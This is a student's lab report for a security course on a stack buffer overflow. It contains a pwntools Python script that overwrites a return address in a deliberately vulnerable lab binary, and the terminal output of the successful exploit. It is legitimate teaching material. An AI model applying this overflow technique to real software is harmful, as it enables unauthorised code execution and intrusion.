Dylan Aegbuniwe

CSC 472


Lab 2: Stack Overflow

10/11/2021

Introduction


In this lab, we are exploiting a vulnerable code with a stack overflow using gdb and Python.

Analysis and Results



```
  GNU nano 5.4
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./lab2")

    # create payload
    ret_address = 0x08049172
    # Please put your payload here
    payload = b"A" * 41 +p32(ret_address)

    # print the process id
    raw_input(str(p.proc.pid))

    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

This file was the Python exploit.py file that was edited to exploit the lab2.c file for this lab.



```
root@22e57544b17c:/workdir # nano exploit.py
root@22e57544b17c:/workdir # python3 exploit.py
[+] Starting local process './lab2': pid 354
354
[*] Switching to interactive mode
$
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAr\x91\x04
Hacked by Dylan Aegbuniwe!!!!
[*] Got EOF while reading in interactive
$ 
```

When running the lab2.c file after editing the exploit.py file, this is the output, showing the successful hack and exploit of the file.

Discussion and Conclusion

This lab satisfied the purpose of learning a way that stack overflow can exploit a vulnerable code, as well as using the gdb debugger to spotlight certain addresses to see their vulnerabilities. The exploit was all done in Python as well, and it was my first time using or editing code in that language before. In the end, the result was what was wanted as the exploit successfully hacked into the lab2 code.